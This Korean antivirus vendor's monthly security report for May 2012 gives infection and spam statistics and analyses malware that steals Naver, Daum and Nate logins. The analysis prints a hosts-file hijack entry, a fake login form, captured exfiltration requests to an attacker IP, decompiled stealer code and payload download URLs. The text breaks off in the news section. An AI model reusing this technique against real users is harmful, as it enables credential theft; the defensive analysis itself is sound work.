



www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part I 5 월의 악성코드 통계	3
1. 악성코드 통계	3
(1) 감염 악성코드 Top 15	3
(2) 카테고리별 악성코드 유형	4
(3) 카테고리별 악성코드 비율 전월 비교	4
(4) 월별 피해 신고 추이	5
(5) 월별 악성코드 DB 등록 추이	5
2. 악성코드 이슈 분석 - "포털 사이트 계정 해킹 악성코드"	6
(1) 개요	6
(2) 행위 분석	6
(3) 결론	9
3. 허니팟/트래픽 분석	10
(1) 상위 Top 10 포트	10
(2) 상위 Top 5 포트 월별 추이	10
(3) 악성 트래픽 유입 추이	11
4. 스팸 메일 분석	12
(1) 일별 스팸 및 바이러스 통계 현황	12
(2) 월별 통계 현황	12
(3) 스팸 메일 내의 악성코드 현황	13
Part II 보안 이슈 돋보기	14
1. 5 월의 보안 이슈	14
2. 6 월의 취약점 이슈	16



Part I 5월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2012년 5월 1일 ~ 2012년 5월 30일]

순위		악성코드 진단명	카테고리	합계 (감염자수)
1	-	Spyware.OnlineGames.wsxp	Spyware	7,444
2	New	Trojan.Generic.7542889	Trojan	3,589
3	New	Trojan.Rootkit.LoaderA	Trojan	3,337
4	New	Trojan.Generic.KD.620220	Trojan	2,353
5	New	Trojan.KillAV.AB	Trojan	1,909
6	New	Trojan.Generic.KD.605546	Trojan	1,868
7	New	Adware.Addendum.A	Adware	1,884
8	New	Gen:Trojan.Heur.GZ.BKX@bW8Hpgd0	Trojan	1,527
9	New	Trojan.Generic.7499414	Trojan	1,475
10	New	Trojan.Generic.7451935	Trojan	1,431
11	New	Worm.Conficker	Worm	1,307
12	New	Spyware.OnlineGames.rem	Spyware	1,261
13	New	Dropper.OnlineGames.ver	Etc	1,226
14	New	Gen:Variant.Graftor.25636	Etc	1,209
15	New	Generic.ScriptWorm.63861471	Etc	1,196

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.


5월의 감염 악성코드 TOP 15는 Spyware.OnlineGames.wsxp가 7,444건으로 TOP 15 중 지난 4월에 이어 압도적인 1위를 차지했으며, 감염자수는 지난달에 비해 20% 가까이 증가했습니다.

공격자들은 2011년 하반기부터 계속적으로 보안에 취약한 사이트 등을 통해 악성코드를 유포하고 있으며, Spyware.OnlineGames.wsxp 악성코드의 경우 지속적으로 변종이 출현하고 있습니다.

특히 해당 악성코드에는 사용자 계정정보를 탈취하는 것 외에도, 국내 사용자들이 많이 이용하는 백신을 무력화시키는 기능을 탑재하고 있어 해당 악성코드 감염 시 백신이 무력화될 가능성이 있으며, 이에 따른 백신이 정상동작 하지 않아 발생할 수 있는 추가피해도 우려됩니다.




(2) 카테고리별 악성코드 유형



악성코드 유형별 비율에서 트로이목마(Trojan)유형이 가장 많은 55%를 차지했으며, Spyware가 25%로 그 뒤를 이었습니다.


(3) 카테고리별 악성코드 비율 전월 비교



5월에는 별다른 특이사항 없이 4월과 유사한 형태로 트로이목마(Trojan) 유형의 악성코드와 스파이웨어(Spyware)유형의 악성코드가 전월에 비해 각각 2%씩 증가하였습니다.

(4) 월별 피해 신고 추이

[2011년 6월 ~ 2012년 5월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다. 알약 2.0의 신고기능에 의해 접수된 데이터가 지난 11월 이후 올해 2월까지의 꾸준히 감소추세를 보였는데 3, 4, 5월 연속으로 신고건수가 증가 추세를 보이고 있습니다.

(5) 월별 악성코드 DB 등록 추이

[2011년 6월 ~ 2012년 5월]



Part I 5월의 악성코드 통계

2. 악성코드 이슈 분석 - "포털 사이트 계정 해킹 악성코드"

(1) 개요

해당 악성코드는 2012년 6월초부터 신고가 접수되기 시작했으며 국내 대표 포털사이트인 네이버, 다음, 네이트의 계정을 탈취하며, 다른 악성코드를 다운로드해 실행하는 기능을 가진 악성코드입니다.

(2) 행위 분석

① 파일 정보

Program Files 하위 폴더에서 실행된 상태가 아니면 Program Files 폴더 아래 TickCount로 구한 숫자의 폴더를 새로 생성하여 자신을 복사한 후 실행한다.

C:\Program Files\Random Number\system.exe

② 레지스트리 정보

컴퓨터 부팅시 실행을 위하여 아래 레지스트리에 등록된다.

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows

"run" = "C:\WPROGRA~1\5528129\system.exe"

③ 네이버 계정 탈취 방법

- 로컬 DNS로 사용되는 윈도우 hosts 파일에 다음의 문자열을 추가하여 네이버 메인 방문시 로그인 페이지를 교체한다. "static.nid.naver.com" 도메인은 네이버에서 로그인에 사용하는 도메인이다. "173.236.58.78 static.nid.naver.com"

- 네이버 메인창 접속시 아래의 쿼리를 통하여 변조된 로그인창 스크립트를 받아 온다.

```
GET /login.nhn?svc=me&url=http%3A%2F%2Fwww.naver.com&t=20120405 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-s
Referer: http://www.naver.com/
Accept-Language: ko
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.
Host: static.nid.naver.com
Connection: Keep-Alive
Cookie: DA_HC=LZ11650510,Lh
```

[그림1 - 변조된 로그인창 HTML 쿼리]

[그림2 - 정상 로그인창(좌)과 변조된 로그인창(우)]

```
<!--[if IE 6]><link type="text/css" rel="stylesheet" href="loginwww.css" /><![endif]-->
<link rel="stylesheet" type="text/css" href="/loginv2/css/loginv2_2.css?20090113" />
</head>
<body onClick="setUserStroke();" onMouseOut="checkRelease();">
<div id="login_wrap" class="step1">
    <form id="frmNIDLogin" name="frmNIDLogin" target="_top" action="http://173.236.58.77/count.asp?action=naver">
        <input type="hidden" name="encpt" id="encpt" value="">
        <input type="hidden" name="encpw" id="encpw" value="">

        <input type="hidden" name="encnm" id="encnm" value="">
        <input type="hidden" name="svctype" id="svctype" value="0">
        <input type="hidden" name="url" id="url" value="http://www.naver.com">
        <input type="hidden" name="postDataKey" id="postDataKey" value="">
        <input type="hidden" name="saveID" id="saveID" value="">

        <div id="login_header">
            <h1>네이버 :: 보안로그인</h1>
            <h2>설정</h2>
        </div>
    </form>
</div>
```

[그림3 - 변조된 로그인창 소스]

- 이후 사용자가 네이버 로그인을 시도하면 아래 서버로 계정정보를 전송한다.

```
POST /count.asp?action=naver HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x-ms-application, application/xhtml+xml, application/xml;
Referer: http://static.nid.naver.com/login.nhn?svc=me&url=http%3A%2F%2Fwww.naver.com&t=20120405
Accept-Language: ko
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 3.0.04506.2152)
Host: 173.236.58.77
Content-Length: 112
Connection: Keep-Alive
Cache-Control: no-cache

encpt=&encpw=&encnm=&svctype=0&url=http%3A%2F%2Fwww.naver.com&postDataKey=&saveID=&id=fakeID&pw=fakePW&x=37&y=11
```

[그림4 - 서버 전송 데이터]

- 다음, 네이트 계정 탈취 방법

실행중인 IE(HTMLDocument Object) 객체를 구하여 로그인 폼데이터에서 계정정보를 추출하여 전송한다.

```
HANDLE v1; // eax@1

*(_DWORD *)(a1 - 4) = -1;
JUMPOUT(s_copyExec(), 0, &loc_40201E);
JUMPOUT(s_CreateMutex("1569dxf"), 0, &loc_40201E);
s_writehostfile();
dword_41C958 = (int)LoadLibraryA("OLEACC.DLL");
dword_41C95C = (int)(__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))
    GetProcAddress(
        (HMODULE)dword_41C958,
        "ObjectFromLresult");
Msg = RegisterWindowMessageA("WM_HTML_GETOBJECT");
*(_DWORD *)(a1 - 28) = 0;
v1 = CreateThread(0, 0, t_down_execute, 0, 0, (LPDWORD)(a1 - 28));
CloseHandle(v1);
CoInitialize(0);
while ( 1 )
{
    s_nate_daum_hack();
    Sleep(0x3E8u);
}
}
```

[그림5 - IE(HTMLDocument Object)를 구하기 위한 사전 작업]

```
Str1 = 0;
memset(&v6, 0, 0x3Cu);
v7 = 0;
v8 = 0;
result = FindWindowExA(hWndParent, 0, 0, 0);
for ( i = result; result; i = result )
{
    memset(&Str1, 0, 0x40u);
    GetClassNameA(i, &Str1, 64);
    if ( !_mbscmp(&Str1, "Internet Explorer_Server") )
    {
        ThreadId = 0;
        v3 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)t_internatexp, i, 0, &ThreadId);
        CloseHandle(v3);
        Sleep(0x10u);
    }
    s_IFInternatExp(i);
    result = FindWindowExA(hWndParent, i, 0, 0);
}
return result;
```

[그림6 - IE에서 HTML Viewer를 찾는 작업]

```

}
v8 = _memicmp(v7, daum_net, 0x14u);
v9 = _memicmp(v7, nate_com, 0x14u);
if ( v8 )
{
    if ( v9 )
        break;
}
*(_DWORD *)&v23 = 2 - (v8 != 0);
if ( v22 )
    goto LABEL_25;
s_getvariant(v15, (int)&v22);
Sleep(100u);
v24 = -1;
if ( v5 )
{
    if ( !InterlockedDecrement((volatile LONG *)&v5 + 8) )
    {
        sub_4025F0((BSTR *)&v5);
        sub_40E4D4(v10, (void *)&v5);
    }
}
if ( v22 )
    goto LABEL_32;
}
v22 = 1;
s_senddata((int)&v22);
v24 = -1;
if ( !v5 )
    goto LABEL_32;
```

URL 비교

데이터 추출

서버전송

[그림6 - 다음, 네이트 계정탈취 프로세스]

- 전송서버의 URL은 Base64 로 인코딩 되어 있어 디코딩 과정을 거치면 아래와 같다.
"http://173.236.58.77/count.asp?action=other&user=%s&pwd=%s&hz=%s"

```
szUrl = 0;
memset(&u6, 0, 0xFCu);
v7 = 0;
v8 = 0;
result = 0;
if ( strlen((const char *) (a1 + 8)) >= 3 && strlen((const char *) (a1 + 24)) >= 3 )
{
    *(_DWORD *) a1 = 1;
    v2 = a1 + 40;
    if ( strlen((const char *) (a1 + 40)) <= 3 )
        v2 = (int) "NULL";
    v3 = v2;
    v4 = (const CHAR *) s_decodebase64("aHR0cDovLzE3My4yMzYuNTguNzcvY291bnQuYXNwP2FjdG1vbj1vdGhlciZ1c2UyPSUzJnB3ZD01cyZoej01cw==");
    vsprintf(&szUrl, v4, a1 + 8, a1 + 24, v3);
    result = s_InternetOpenUrl(&szUrl);
}
return result;
```

[그림7 - 인터넷 연결을 통한 데이터 전송]

```
GET /count.asp?action=other&user=fgkfkdfjd213&pwd=dfjdjfe222&hz=nate.com HTTP/1.1
User-Agent: Mozilla/4.0 (compatible)
Host: 173.236.58.77
Cache-Control: no-cache
```

[그림8 - 네이트 로그인 정보 전송 쿼리]

④ 다른 악성코드 다운로드

아래의 URL을 통하여 다른 악성코드를 다운로드 및 명령을 수신한다.

http://174.128.255.94:808/ip.html → 다른 악성 파일

http://174.128.255.94:808/do.asp → 명령 수신용으로 추정됨


(3) 결론

위의 경로의 파일이나 hosts 파일 변조가 발견되면 네이버, 다음, 네이트 사이트의 비밀번호를 변경하는 것이 바람직하며 인터넷진흥원 등에 신고하여 해당 IP를 차단하도록 조치하여야 합니다.

Part I 5월의 악성코드 통계


3. 허니팟/트래픽 분석

(1) 상위 Top 10 포트




(2) 상위 Top 5 포트 월별 추이

[2012년 03월 ~ 2012년 05월]



(3) 악성 트래픽 유입 추이


[2011년 12월 ~ 2012년 05월]



Part I 5월의 악성코드 통계

4. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 유입되는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 5월의 경우 4월에 비해 바이러스가 포함된 메일 통계수치는 약 30%가량 큰 폭으로 증가하였습니다. 외부에서 회사 내부PC 감염을 위해 바이러스가 포함된 메일을 보내는 시도가 크게 증가한 것으로 보입니다. 스팸 메일의 통계수치는 큰 폭으로 감소하였습니다.

(2) 월별 통계 현황

[2011년 12월 ~ 2012년 5월]



월별 통계 현황은 전체 악성메일 중 단순 스팸메일과 악성코드 첨부메일의 각 비율을 나타내는 그래프입니다. 5월에는 스팸 메일이 95.9%, 바이러스첨부 메일이 4.1%의 비율로 수신된 것으로 나타났습니다.

(3) 스팸 메일 내의 악성코드 현황

[2012년 5월 1일 ~ 2012년 5월 31일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob-C	4,875	25.54%
2	W32/MyDoom-H	2,853	14.95%
3	Mal/ZipMal-B	1,720	11.89%
4	W32/Bagz-D	1,174	6.15%
5	Troj/Invo-Zip	1,148	6.01%
6	Mal/BredoZp-B	1,084	5.68%
7	W32/Virut-T	496	2.60%
8	W32/MyDoom-N	234	1.23%
9	Mal/EncPK-ZC	126	0.66%
10	Troj/ZipMal-AW	123	0.64%

스팸 메일 내의 악성코드 현황은 5월 한달 동안 수신된 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 현재 W32/Mytob-C가 25.54%로 비율은 줄었으나 계속해서 1위를 차지하고 있으며, 2위는 14.95%를 차지한 W32/MyDoom-H, 3위는 11.89%를 차지한 Mal/ZipMal-B입니다. 2위와 3위 역시 비율의 변화는 있었으나 지난달과 동일한 순위를 보이고 있습니다. 유입된 스팸메일 수는 4월에 비해 전체적으로 큰 폭으로 감소하였습니다.



Part II 보안 이슈 돋보기

1. 5월의 보안 이슈

중동 국가를 중심으로 정교한 신종 악성코드 '플레임'이 발견되었습니다. 그밖에 인터넷뱅킹 보안카드 암호를 노린 피싱 공격, EBS홈페이지 해킹, 하이투자증권 개인정보 유출 건 등이 5월의 이슈가 되었습니다.

• 신종 악성코드 '플레임' 등장

중동 국가를 중심으로 신종 악성코드 '플레임'이 발견되었습니다. 플레임은 지금까지 발견된 악성코드 가운데 가장 정교한 형태라는 평가를 받았으며, 주로 중동국가의 시스템에 감염되어 수년 간 발견되지 않고 활동을 계속 해왔던 것으로 알려지고 있습니다. 플레임이 자신을 감추는데 사용했던 MS의 터미널서비스 취약점도 새로 발견되어 패치가 이루어졌습니다.

• 인터넷뱅킹 보안카드 암호 빼가기 비상

주민번호와 함께 보안카드 일련번호, 암호를 알면 공인인증서 폐기·재발급과 인터넷 대출, 계좌이체가 가능합니다. 이를 악용할 목적으로 보안카드의 암호까지 빼내려는 문자피싱이 끊이지 않고 있습니다. 보안등급을 해야 한다면 URL이 적힌 문자를 보낸 뒤 문자에 적힌 URL로 방문을 하면 실제 사이트와 비슷하게 만들어 놓은 사이트가 나타나는 전형적인 피싱 공격입니다. 금융기관은 어떤 경우에도 보안카드의 암호 전체를 요구하지는 않습니다.

• EBS홈페이지가 해킹 당해 400만명의 개인정보 유출

